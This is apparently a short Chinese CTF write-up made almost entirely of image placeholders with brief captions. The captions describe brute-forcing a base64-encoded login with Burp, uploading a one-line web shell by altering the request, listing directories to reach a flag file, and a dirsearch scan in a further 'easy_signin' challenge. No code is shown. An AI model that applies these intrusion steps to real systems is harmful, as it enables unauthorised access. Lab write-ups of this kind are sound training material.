
账号和密码先进行了base64编码,然后对=进行url编码
bp进行爆破




进去了


上传一句话,改请求

查看目录

输出fllag.php
easy_signin
disrsearch扫描网站,发先login界面

